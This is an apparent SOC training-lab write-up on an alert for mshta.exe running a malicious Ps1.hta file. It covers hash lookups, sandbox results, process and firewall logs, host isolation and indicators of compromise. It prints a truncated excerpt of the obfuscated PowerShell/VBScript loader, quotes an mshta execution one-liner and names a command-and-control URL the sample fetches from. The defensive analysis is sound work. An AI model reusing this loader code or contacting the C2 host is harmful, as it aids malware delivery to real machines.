



Official Write-Up

Event ID: 114

Rule Name: SOC164 - Suspicious Mshta Behavior

Official Write-Up	1
Event ID: 114	1
Rule Name: SOC164 - Suspicious Mshta Behavior	1
ALERT	3
ANALYSIS	4
Suspicious File	4
DETECTION	6
CONTAINMENT	10
LESSONS LEARNED	11
Artifacts	11

ALERT

When we primarily look at the details of the alert and how it was formed we notice that “mshta.exe” originates from a low-reputation “.hta” file extension.

SEVERITY	DATE	RULE NAME	EVENTID
Medium	March 5, 2022, 10:29 a.m.	SOC164 - Suspicious Mshta Behaviour	114
EventID: 114			
Event Time: March 5, 2022, 10:29 a.m.			
Rule: SOC164 - Suspicious Mshta Behaviour			
Level: Security Analyst			
Hostname: Roberto			
IP Address: 172.16.17.38			
Related Binary: mshta.exe			
Binary Path: C:/Windows/System32/mshta.exe			
Command Line: C:/Windows/System32/mshta.exe C:/Users/Roberto/Desktop/Ps1.hta			
MD5 of Ps1.hta: 6685c433705f558c5535789234db0e5a			
Alert Trigger Reason: Low reputation hta file executed via mshta.exe			
EDR Action: Allowed			
Show Hint ⓘ			

In order to determine whether the activity is truly suspicious we need to conduct a detailed examination of the related “.hta” file.

ANALYSIS

Suspicious File

When we run the hash value of the Ps1.hta file that we saw on the monitoring page on VirusTotal we notice that there are 19 AntiVirus signatures marked as suspicious.

19 / 60

19 security vendors and no sandboxes flagged this file as malicious

886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1

unknown

javascript

6.79 KB
Size

2022-01-30 07:04:54 UTC
17 days ago

JS

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.GenericKD.38768401	ALYac
Arcabit	Trojan.Generic.D24F8F11	Avast
AVG	Script:SNH-gen [Trj]	BitDefender
DrWeb	VBS.DownLoader.2374	Emsisoft
eScan	Trojan.GenericKD.38768401	ESET-NOD32
Fortinet	VBS/Agent.WNKitr	GData
Ikarus	Trojan.VB.Valyria	Kaspersky
Lionc	Trojan.Script.Generic.4lc	MAX

<https://www.virustotal.com/gui/file/886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1/detection>

In order to find a sample of the file we can run a scan of the hash value on the “MalwareBazaar Database”. If we can reach the file this way we can perform a static and dynamic analysis.

md5f6685c433705f558c5535789234db0e5a

Search

Search Syntax ?

Showing 1 to 1 of 1 entries

Search:

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2022-01-27 15:06	886095c7861a068d1ee6...	unknown		193.142.58.23 HCrypt hta VBScript	@r3dbU7z	

Showing 1 to 1 of 1 entries

Previous

1

Next


<https://bazaar.abuse.ch/sample/886095c7861a068d1ee603c71cb161f256941e802e743fe2161f30013947a2f1/>

When we open the obtained file in Notepad we see that the content is obfuscated. This is not a good sign.

```
Ps1.txt - Notepad
File Edit Format View Help
$HHxHH = "C:\ProgramData\FB023C55WEVOOPLXIKJ1TA2IQGR31143I"
$HHHxHHH = "C:\ProgramData\FB023C55WEVOOPLXIKJ1TA2IQGR31143I"
$9VTLEVHU8UQ7DKX0WQJKBHIFCDI6YXQ = "5b 73 79 73 74 65 6d 2e 69 6f 2e 64 69 72 65 63 74 6f 72 79 5d 3a 3a 43 72 65
$PL7FLQ9D3IUBTD6TB0T44ZDB9VF2412NV = $9VTLEVHU8UQ7DKX0WQJKBHIFCDI6YXQ -split ' ' |ForEach-Object {[char][byte]"0x$
$ZSXGLH4ZNY5F2F1WXL0GKB306UGO4V3LW = $PL7FLQ9D3IUBTD6TB0T44ZDB9VF2412NV -join ' '
ifex $ZSXGLH4ZNY5F2F1WXL0GKB306UGO4V3LW
start-sleep -s 3
$1IQSJENP5H0SKCLRYCBWTR786OG802PU = @'
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
window.ResizeTo 0, 0
window.moveTo -1000,-1000
BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5 = "7I805ISo47LCFN0I2Z2H85S2UT29Y1UEE0wUNOJ2S7GB1T1LKIWOT70ESVBE13KFS9V6rshUNOJ2S7
BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5 = replace(BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5,"UNOJ2S7GB1T1LKIWOT70ESVBE13KFS9V6",
BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5 = replace(BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5,"7I805ISo47LCFN0I2Z2H85S2UT29Y1UEE",
BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5 = replace(BSKVZB10J1BKDOWP4D7I1U6GE91T9KEWw5,"ZSXGLH4ZNY5F2F1WXL0GKB306UGO4V3LW",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = "7I805ISo47LCFN0I2Z2H85S2UT29Y1UEEUICZDFU8YCYCRO3K24PI507HXYFWNH08Q7CctI2YKY36AY
H4L1TESD3JLTLNG4UR2DAGS616ACU5A7PDxFTSubst 5PYG8SOR09J7YOS1JWKDD0X0I9X1LE200I2YKY36AYTD6YLEZVB5VNG726BOYE4H4LICZDFU8Y
SO47LCFN0I2Z2H85S2UT29Y1UEE';$TJHFICPNAKELKT09IU9Y0C7XUSTJJPO995 = TJHFICPNAKELKT09IU9Y0C7XUSTJJPO991 '616473747269'
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"7I805ISo47LCFN0I2Z2H85S2UT29Y1UEE",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"ZSXGLH4ZNY5F2F1WXL0GKB306UGO4V3LW",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"5PYG8SOR09J7YOS1JWKDD0X0I9X1LE200",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"ICZDFU8YCYCRO3K24PI507HXYFWNH08Q7C",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"I2YKY36AYTD6YLEZVB5VNG726BOYE4H4L",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"TJHFICPNAKELKT09IU9Y0C7XUSTJJPO99",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"IN3AHA30BTCHKY9SG5H8G0W00RA73KEVK",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"0XR8B6D63A7AH5UJ63G51QD8WTT1CLHBB",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"V8WL5JB42SNIN6IUTCHSQJLLG9HS0PZ9",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"1TESD3JLTLNG4UR2DAGS616ACU5A7PDxFT",
B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs = replace(B994VGPHR7WDCW432P6WTZAWKPL7QPKCPs,"YJ80FA8D99RA30GP3CZTGUXFZY97D6651",
B9VTLEVHU8UQ7DKX0WQJKBHIFCDI6YXQ = "new:YJ80FA8D99RA30GP3CZTGUXFZY97D6651935DC22-1CYJ80FA8D99RA30GP3CZTGUXFZY97D6651"
```



DETECTION

We can perform a dynamic analysis in AnyRun to understand what kind of behavior the obtained “Ps1.hta” file shows.




<https://app.any.run/tasks/729ba27c-16b6-4075-81f7-4e9058fda29b/>

As is seen a connection is made with the address 193.[.]142.[.]58.[.]23/Server.txt and a child process is created.



We need to check the process list on “Endpoint Security” to determine whether this situation is present in the device with hostname “Roberto”.



After examining the processes we see that the .hta file is executed via “mshta.exe”. Later a different command was executed using Powershell.

When we look at the parent process for mshta.exe we find “explorer.exe”. This tells us that the activity was performed by someone (person) manually.

When we check the address below, we see that the legal binary “mshta” could be used to execute malicious files.

- <https://lolbas-project.github.io/lolbas/Binaries/Mshta/>

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase: Execute code

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

MITRE ATT&CK®: [T1218.005: Mshta](#)

If we look at the host “Roberto”s CMD history we can see that the Ps1.hta file was executed in a similar way.


```
05.03.2021 08:11: cd
05.03.2021 08:13: dir
05.03.2021 08:16: tree
05.03.2021 08:17: cd ..
05.03.2021 08:18: dir
05.03.2021 08:19: cd C:/Users
05.03.2021 08:22: cd robert
05.03.2021 08:24: cd Desktop
05.03.2021 08:25: dir
05.03.2021 08:27: dir
05.03.2021 10:29: C:/Windows/System32/mshta.exe C:/Users/robert
o/Desktop/Ps1.hta
```


As a result of the dynamic analysis we performed in Anyrun, we saw that an HTTP request was sent to the address 193[.]142[.]58[.]23/Server.txt.

In order to understand if this situation was present on the LetsDefend network and take control, we can do a search on “Log Management” for the related IP address.

When we look at the logs we see that a connection request was made from the device with address “172.16.17.38” (Roberto) and no response was received.

#	DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT
470	Mar, 05, 2022, 10:29 AM	Firewall	172.16.17.38	42611	193.142.58.23	80
471	Mar, 05, 2022, 10:30 AM	Firewall	193.142.58.23	80	172.16.17.38	42611




As a result, we see that “mshta.exe” was actually used to perform a malicious activity. The related .hta file is malicious.

Because the address 193[.]142[.]58[.]23/Server.txt which is the command control center was not active the attack could not persist.

CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on “Endpoint Security” to prevent the spread and emergence of possible new threats.



LESSONS LEARNED

- Legal binaries within Windows can be exploited for malicious purposes. Thus having signature protected secure files does not mean that they cannot be used for dangerous purposes. What's important is the file's behavior and not the file itself.
- From time to time the command control servers may not be active, but nevertheless isolation processes should still take place.

Artifacts

Field	Value
IP addresses	<ul style="list-style-type: none">• 193[.]142[.]58[.]23
URL Address	<ul style="list-style-type: none">• 193[.]142[.]58[.]23/Server.txt
MD5	<ul style="list-style-type: none">• 6685c433705f558c5535789234db0e5a
Filename	<ul style="list-style-type: none">• Ps1.hta